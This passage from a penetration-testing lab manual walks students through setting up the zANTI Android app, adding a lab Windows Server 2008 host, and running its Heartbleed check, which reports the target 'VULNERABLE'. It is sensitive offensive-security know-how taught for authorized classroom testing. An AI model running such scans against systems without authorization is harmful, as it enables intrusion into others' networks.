24. The zANTI main screen appears in the Play Store, as shown in the screenshot, with a registered email ID.

25. Now, check **I accept Zimperium's EULA** and uncheck **Join Zimperium's Security Feed**; then click **Start Now**.





FIGURE 4.21: zANTI EULA Screen


26. The **Join the zNetwork** screen appears; click **Skip**.



We want to make this world a safer place. By participating in the zNetwork, you will be contributing security incident information that helps us protect all Zimperium users more effectively against emerging mobile threats.

FIGURE 4.22: Join the zNetwork Screen


27. zANTI will start communicating with its servers to register. Wait until it finishes this process.



Please wait.
Contacting Zimperium servers...

FIGURE 4.23: Contacting Zimperium Servers Screens

28. The zANTI main screen appears; click **SKIP** in the upper-right corner of the window.




Map your network

Map your network at a push of a button and take control of the traffic.

FIGURE 4.24: Map Your Network

29. Check **I am fully authorized to perform penetration testings** on the network check box, and click **Next**.




Enable zANTI

☑ I am fully authorized to perform penetration testings on the network.

FIGURE 4.25: Enabling zANTI

30. Click **Clock** in the right side of the screen to configure **zANTI**.




No WiFi Network Detected

Connect to a wifi network to begin using zAnti, or use the slide out menu at the top left.

FIGURE 4.26: Configuring zANTI

31. Devices found on your network screen appears click **+** icon from right hand side screen to add or configure.

32. By default, it will displays IP addresses of Zimperium and scanme.nmap.org.



Devices found on your network


103.28.249.7
www.zimperium.com

65.33.32.156
scanme.nmap.org

FIGURE 4.27: Adding a New Target

33. Once you click on **+** icon **Add host to Foreign** pop-up appears, type the IP address of the Windows Server 2008 machine in the field, and click **OK**.

Note: The IP address shown in this lab may differ in your lab environment.


Add host to Foreign

10.0.0.7

FIGURE 4.28: Add host to Foreign

34. Once the host is added in the **Devices found on your network** history, click on the added **host IP address** to proceed to the next step.




FIGURE 4.29: Added new host

35. The **zANTI target @ Added IP address of the machine** screen appears.

36. Now, perform the **Heartbleed** vulnerability scan on the target machine (i.e., Windows Server 2008).

37. To perform this scan, click **Heartbleed** (under **Attack Options**), as shown below.





FIGURE 4.30: Attack Options-Heartbleed

38. zANTI scans the target at the provided IP address, the results of which are shown in the screenshot.



```
Sending hello Sending heartbeat@◆ ◆◆◆◆ ◆ ◆◆◆◆ ◆
◆◆◆◆ ◆◆◆◆
◆ ◆◆◆◆ ◆◆◆◆◆◆◆ ◆ ◆◆
◆◆   ◆◆12◆◆◆◆ ◆ ◆◆◆◆◆ ◆   ◆!
12
 ◆ ◆◆◆◆ @◆
VULNERABLE
```

FIGURE 4.31: zANTI shows the Vulnerability Scan Result

39. Similarly, you can perform other vulnerability scans using the **Attack options**.

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure through public and free information.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☐ iLabs